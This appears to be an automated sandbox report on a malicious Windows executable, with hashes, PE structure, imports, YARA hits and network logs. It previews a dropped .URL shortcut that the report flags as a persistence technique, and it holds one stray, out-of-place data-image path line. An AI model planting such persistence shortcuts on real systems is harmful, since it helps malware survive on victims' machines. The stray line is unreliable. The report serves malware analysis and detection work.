SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Temp\DB1	
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\fccA.url	
Process:	C:\Users\user\Desktop\AT113020.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Accfdrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	170
Entropy (8bit):	5.103586606959122
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+aJp6/h4EkD5oef5yaKZYX4NvQJ5ontCBuXV9k/qIH19Yxv:HRYFVmcaJ0/hJkDlR9QYX4NvQJ5OtZF9
MD5:	71A8BF7EFEC27A28D07F2BD1C28937C1
SHA1:	1664A23F23C7A20E167CE677D28EED10A4535862
SHA-256:	8139AC4B532B1A7287EBD177199466455FAE0DE5E75AC81106ADD1008AA35CA4
SHA-512:	0614BE00E7F531E3B47D2B5F7E1F2F651AAB9EB2B6A41E644FFB81ED5AC6FAF8CBFBD556CBA33E49D20F3048A17D11608B5D5E23F9A922ACD401A38025F13B77
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\fccA.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\fccA.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\fccA.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Accfdrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.376827918170696
TrID:	• Win32 Executable (generic) a (10002005/4) 99.81% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	AT113020.exe
File size:	1375232
MD5:	8477c9b80b4b7796f904ec72abe8ff71
SHA1:	edf1c7daed8b5922f727170d9bd51bb00fae2538
SHA256:	772dec92f8ad84f499fbaf384a618c5208e1d5882d753f99aeb396059ffb4f1c
SHA512:	d081e0ac469b5ceb8c6ba3d75979f08bfc8cc49a02489aa2deb35829e8955f4428f7e41d044ae246dab234c29d46f652b6c6dea2938fc05aab2977a96584bcfb
SSDEEP:	24576:/6HfVuY8FoR6ScMtNvHoM0XCA1ItFvDgIFpc5MEfsvvH:/6HV8FHM0XCA1ItFvDpFpcBfsX
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b2b8aca6a6bad66a

Static PE Info

General

Entrypoint:	0x48d80c
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ee13d52daaec6dc411f5861456050150

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0048C258h
call 00007FAD30DC3691h
add ecx, eax
mov eax, dword ptr [00490A48h]
mov eax, dword ptr [eax]
call 00007FAD30E2947Bh
mov eax, dword ptr [00490A48h]
mov eax, dword ptr [eax]
mov edx, 0048D888h
call 00007FAD30E28F02h
mov ecx, dword ptr [00490B7Ch]
mov eax, dword ptr [00490A48h]
mov eax, dword ptr [eax]
mov edx, dword ptr [0048BA54h]
call 00007FAD30E2946Ah
mov eax, dword ptr [00490B7Ch]
mov eax, dword ptr [eax]
xor edx, edx
call 00007FAD30E2166Ch
mov eax, dword ptr [00490A48h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [00490A48h]
mov eax, dword ptr [eax]
call 00007FAD30E294C5h
call 00007FAD30DC12B4h
add byte ptr [eax], al
add bh, bh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x95000	0x2d00	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa5000	0xb3400	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9a000	0xa298	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x99000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9588c	0x6fc	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8b4d0	0x8b600	False	0.512060327915	data	6.51686998053	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.itext	0x8d000	0x890	0xa00	False	0.542578125	data	5.65747203193	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x8e000	0x2c28	0x2e00	False	0.369310461957	data	4.23461147308	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x91000	0x3aec	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x95000	0x2d00	0x2e00	False	0.314198369565	data	4.94383129414	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x98000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x99000	0x18	0x200	False	0.05078125	data	0.210826267787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9a000	0xa298	0xa400	False	0.537371379573	data	6.6204195336	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xa5000	0xb3400	0xb3400	False	0.386427279463	data	5.68016245197	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xa5ccc	0x134	data	English	United States
RT_CURSOR	0xa5e00	0x134	data	English	United States
RT_CURSOR	0xa5f34	0x134	data	English	United States
RT_CURSOR	0xa6068	0x134	data	English	United States
RT_CURSOR	0xa619c	0x134	data	English	United States
RT_CURSOR	0xa62d0	0x134	data	English	United States
RT_CURSOR	0xa6404	0x134	data	English	United States
RT_BITMAP	0xa6538	0x1d0	data	English	United States
RT_BITMAP	0xa6708	0x1e4	data	English	United States
RT_BITMAP	0xa68ec	0x1d0	data	English	United States
RT_BITMAP	0xa6abc	0x1d0	data	English	United States
RT_BITMAP	0xa6c8c	0x1d0	data	English	United States
RT_BITMAP	0xa6e5c	0x1d0	data	English	United States
RT_BITMAP	0xa702c	0x1d0	data	English	United States
RT_BITMAP	0xa71fc	0x1d0	data	English	United States
RT_BITMAP	0xa73cc	0x1d0	data	English	United States
RT_BITMAP	0xa759c	0x1d0	data	English	United States
RT_BITMAP	0xa776c	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xa7854	0x10a8	data	English	United States
RT_ICON	0xa88fc	0x25a8	data	English	United States
RT_ICON	0xaaea4	0xafa8	data	English	United States
RT_DIALOG	0xb5e4c	0x52	data		
RT_DIALOG	0xb5ea0	0x52	data		
RT_STRING	0xb5ef4	0x32c	data		
RT_STRING	0xb6220	0x50c	data		
RT_STRING	0xb672c	0x220	data		
RT_STRING	0xb694c	0xb8	data		
RT_STRING	0xb6a04	0xf8	data		

Name	RVA	Size	Type	Language	Country
RT_STRING	0xb6afc	0x22c	data		
RT_STRING	0xb6d28	0x3fc	data		
RT_STRING	0xb7124	0x338	data		
RT_STRING	0xb745c	0x388	data		
RT_STRING	0xb77e4	0x3f0	data		
RT_STRING	0xb7bd4	0x190	data		
RT_STRING	0xb7d64	0xcc	data		
RT_STRING	0xb7e30	0x1c4	data		
RT_STRING	0xb7ff4	0x3c8	data		
RT_STRING	0xb83bc	0x338	data		
RT_STRING	0xb86f4	0x294	data		
RT_RCDATA	0xb8988	0x10	data		
RT_RCDATA	0xb8998	0x358	data		
RT_RCDATA	0xb8cf0	0x5276	Delphi compiled form 'TForm1'		
RT_RCDATA	0xbdf68	0x247d1	Delphi compiled form 'TForm2'		
RT_RCDATA	0xe273c	0x18d54	Delphi compiled form 'TForm3'		
RT_RCDATA	0xfb490	0x30e43	Delphi compiled form 'TForm4'		
RT_RCDATA	0x12c2d4	0x123	Delphi compiled form 'TForm5'		
RT_RCDATA	0x12c3f8	0x2b54c	GIF image data, version 89a, 634 x 207	English	United States
RT_GROUP_CURSOR	0x157944	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x157958	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x15796c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x157980	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x157994	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x1579a8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x1579bc	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0x1579d0	0x30	data	English	United States
RT_MANIFEST	0x157a00	0x865	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators	English	United States

Imports

DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
user32.dll	GetKeyboardType, DestroyWindow, LoadStringA, MessageBoxA, CharNextA
kernel32.dll	GetACP, Sleep, VirtualFree, VirtualAlloc, GetTickCount, QueryPerformanceCounter, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, CompareStringA, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA

DLL	Import
user32.dll	CreateWindowExA, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongW, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageW, SendMessageA, SendDlgItemMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageW, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, NotifyWinEvent, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageW, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongW, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameA, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassLongA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EndDeferWindowPos, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageW, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DeferWindowPos, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, BeginDeferWindowPos, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetTextAlign, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetROP2, GetPolyFillMode, GetPixelFormat, GetPixel, GetPaletteEntries, GetObjectA, GetMapMode, GetGraphicsMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetDCPenColor, GetDCBrushColor, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBkMode, GetBkColor, GetBitmapBits, GdiFlush, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegFlushKey, RegCloseKey
oleaut32.dll	GetErrorInfo, VariantInit, SysFreeString
ole32.dll	CoUninitialize, CoInitialize
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	_TrackMouseEvent, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter
comdlg32.dll	ChooseFontA, ChooseColorA, GetSaveFileNameA, GetOpenFileNameA
oleacc.dll	LresultFromObject
winmm.dll	sndPlaySoundA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:42.846244	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	23.227.38.74	192.168.2.5
12/03/20-10:04:09.624716	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49747	34.102.136.180	192.168.2.5
12/03/20-10:04:30.108601	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
12/03/20-10:04:31.118789	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
12/03/20-10:04:33.118583	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
12/03/20-10:04:45.428632	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49751	34.102.136.180	192.168.2.5
12/03/20-10:04:56.058646	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49753	23.227.38.74	192.168.2.5
12/03/20-10:05:01.294464	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49754	23.227.38.74	192.168.2.5
12/03/20-10:05:12.012867	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	23.227.38.74	192.168.2.5
12/03/20-10:05:38.209853	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.5
12/03/20-10:06:09.788731	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49774	34.102.136.180	192.168.2.5
12/03/20-10:06:20.312938	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49776	23.227.38.74	192.168.2.5
12/03/20-10:06:25.502850	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49777	23.227.38.74	192.168.2.5
12/03/20-10:06:36.219998	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49779	23.227.38.74	192.168.2.5
12/03/20-10:07:02.451867	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	34.102.136.180	192.168.2.5
12/03/20-10:07:36.500644	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49792	34.102.136.180	192.168.2.5
12/03/20-10:07:47.202082	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49802	23.227.38.74	192.168.2.5
12/03/20-10:07:52.394758	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49804	23.227.38.74	192.168.2.5
12/03/20-10:08:03.132567	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49807	23.227.38.74	192.168.2.5
12/03/20-10:08:29.771000	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49815	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:53.648468018 CET	49712	443	192.168.2.5	162.159.136.232
Dec 3, 2020 10:02:53.664830923 CET	443	49712	162.159.136.232	192.168.2.5
Dec 3, 2020 10:02:53.664938927 CET	49712	443	192.168.2.5	162.159.136.232

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:53.665416002 CET	49712	443	192.168.2.5	162.159.136.232
Dec 3, 2020 10:02:53.682034016 CET	443	49712	162.159.136.232	192.168.2.5
Dec 3, 2020 10:02:53.682147980 CET	49712	443	192.168.2.5	162.159.136.232
Dec 3, 2020 10:02:53.763359070 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.779628992 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.779699087 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.794339895 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.810579062 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.811275959 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.811300039 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.811317921 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.811393023 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.811410904 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.931791067 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.948168039 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.950273991 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:53.950347900 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:53.987154961 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.003473997 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.027905941 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.027931929 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.027951956 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.027966022 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.027986050 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028006077 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028023958 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028045893 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028059006 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028059006 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028079987 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028100014 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028100014 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028114080 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028134108 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028134108 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028153896 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028156042 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028177977 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028184891 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028198957 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028213024 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028213978 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028234005 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028247118 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028254032 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.028278112 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.028301954 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030241013 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030263901 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030287981 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030309916 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030328989 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030349016 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030366898 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030381918 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030390978 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030402899 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030422926 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030437946 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030447006 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030459881 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030472040 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030481100 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030499935 CET	49713	443	192.168.2.5	162.159.134.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:54.030500889 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030522108 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030530930 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030546904 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030555010 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030569077 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030589104 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030589104 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030608892 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030616999 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030630112 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030647993 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030649900 CET	443	49713	162.159.134.233	192.168.2.5
